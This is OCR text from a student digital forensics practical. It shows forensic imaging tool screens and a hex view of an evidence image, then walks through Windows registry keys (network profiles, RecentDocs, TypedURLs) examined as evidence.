
Image Source: D:\MSC_PART1

Destination: D:\cases\msc3


Status: Image created successfully

Elapsed time: 0:00:01

Estimated time left:



Adds evidence from disk, image file, or folder


Select Source


Please Select the Source Evidence Type

○ Physical Drive

○ Logical Drive

● Image File

○ Contents of a Folder
(logical file-level analysis only; excludes deleted, unallocated, etc.)



Open

Computer ▸ New Volume (D:) ▸ cases


Name	Date modified	Type
msc.ad1	8/28/2018 11:24 AM	AD1 File
msc.ad1	8/28/2018 11:24 AM	TXT File
msc1.ad1	8/28/2018 11:28 AM	AD1 File
msc1.ad1	8/28/2018 11:28 AM	TXT File
msc3.ad1	8/28/2018 11:46 AM	AD1 File
msc3.ad1	8/28/2018 11:46 AM	TXT File

File name: msc3.ad1

All Files (*.*)



Please enter the source path: D:\cases\msc3.ad1



```
msc3.ad1
  D:\MSC_PART1 [AD1]
    ADBMS
      TIME PASS PRACTICE
        Assignment 1
        Assignment 1.zip
```

Name	Size	Type	Date Modified
SITE 1.docx	12	Regular File	8/20/2018 7:17:...
site2.docx	12	Regular File	8/20/2018 7:25:...
SYSTEM.docx	14	Regular File	8/20/2018 7:17:...

```
0000 50 4B 03 04 14 00 06 00-08 00 00 00 21 00 DD FC PK··········!·Ýü
0010 95 37 66 01 00 00 20 05-00 00 13 00 08 02 5B 43 ·7f··· ·······[C
0020 6F 6E 74 65 6E 74 5F 54-79 70 65 73 5D 2E 78 6D ontent_Types].xm
0030 6C 20 A2 04 02 28 A0 00-02 00 00 00 00 00 00 00 l ¢··( ·········
0040 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ················
0050 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ················
0060 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ················
0070 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ················
0080 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ················
0090 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ················
00a0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ················
00b0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ················
00c0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ················
00d0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ················
00e0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ················
00f0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ················
0100 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ················
0110 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ················
0120 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ················
0130 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ················
0140 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ················
```


Cursor pos = 0

msc3.ad1/D:\MSC_PART1 [AD1]/ADBMS/TIME PASS PRACTICE/Assignment 1/SITE 1.docx

Practical – 9 : Registry Editor


Accessing the Registry

Type regedit in Start⍰Search



Name	Type	Data
ab (Default)	REG_SZ	(value not set)

Computer\HKEY_LOCAL_MACHINE




Name	Type	Data
ab (Default)	REG_SZ	(value not set)

Computer\HKEY_CURRENT_USER

Wireless Evidence in the Registry

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\NetworkList\Profiles




Name	Type	Data
(Default)	REG_SZ	(value not set)
Category	REG_DWORD	0x00000000 (0)
DateCreated	REG_BINARY	e3 07 03 00 05 00 01 00 0b 00 29 00 33 00 ff 00
DateLastConnec...	REG_BINARY	e3 07 07 00 01 00 1d 00 09 00 00 00 34 00 98 03
Description	REG_SZ	Network
Managed	REG_DWORD	0x00000000 (0)
NameType	REG_DWORD	0x00000006 (6)
ProfileName	REG_SZ	Network

Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles\{74D6E7B7-6E6F-4FE4-B91A-93BA49CA8031}


The RecentDocs Key

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs



Name	Type	Data
(Default)	REG_SZ	(value not set)
0	REG_BINARY	43 00 79 00 67 00 77 00 69 00 6e 00 20 00 49 00 6e 00...
1	REG_BINARY	43 00 72 00 65 00 61 00 74 00 69 00 6e 00 67 00 20 00...
2	REG_BINARY	53 00 65 00 63 00 75 00 72 00 69 00 74 00 79 00 20 00...
3	REG_BINARY	73 00 65 00 63 00 64 00 6f 00 63 00 2e 00 64 00 6f 00 ...
4	REG_BINARY	42 00 49 00 5f 00 49 00 6e 00 64 00 65 00 78 00 2e 00...
5	REG_BINARY	42 00 69 00 67 00 20 00 44 00 61 00 74 00 61 00 20 00...
6	REG_BINARY	73 00 65 00 63 00 75 00 72 00 69 00 74 00 79 00 2e 00...
7	REG_BINARY	43 00 6c 00 6f 00 75 00 64 00 20 00 50 00 72 00 61 00...
8	REG_BINARY	70 00 72 00 61 00 63 00 74 00 69 00 63 00 61 00 6c 00...
9	REG_BINARY	43 00 6c 00 6f 00 75 00 64 00 20 00 50 00 72 00 61 00...
MRUListEx	REG_BINARY	02 00 00 00 07 00 00 00 06 00 00 00 05 00 00 00 08 00...

Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.docx



Value name:


2

Value data:

```
0000  53 00 65 00 63 00 75 00  S.e.c.u.
0008  72 00 69 00 74 00 79 00  r.i.t.y.
0010  20 00 50 00 72 00 61 00   .P.r.a.
0018  63 00 74 00 69 00 63 00  c.t.i.c.
0020  61 00 6C 00 73 00 28 00  a.l.s.(.
0028  31 00 34 00 29 00 2E 00  1.4.)...
0030  64 00 6F 00 63 00 78 00  d.o.c.x.
0038  00 00 8E 00 32 00 00 00  ....2...
0040  00 00 00 00 00 00 00 00  ........
0048  53 65 63 75 72 69 74 79  Security
0050  20 50 72 61 63 74 69 63   Practic
0058  61 6C 73 28 31 34 29 2E  als(14).
0060  6C 6E 6B 00 64 00 08 00  lnk.d...
0068  04 00 EF BE 00 00 00 00    ï¾
```

TypedURLs Key

HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\TypedURLs

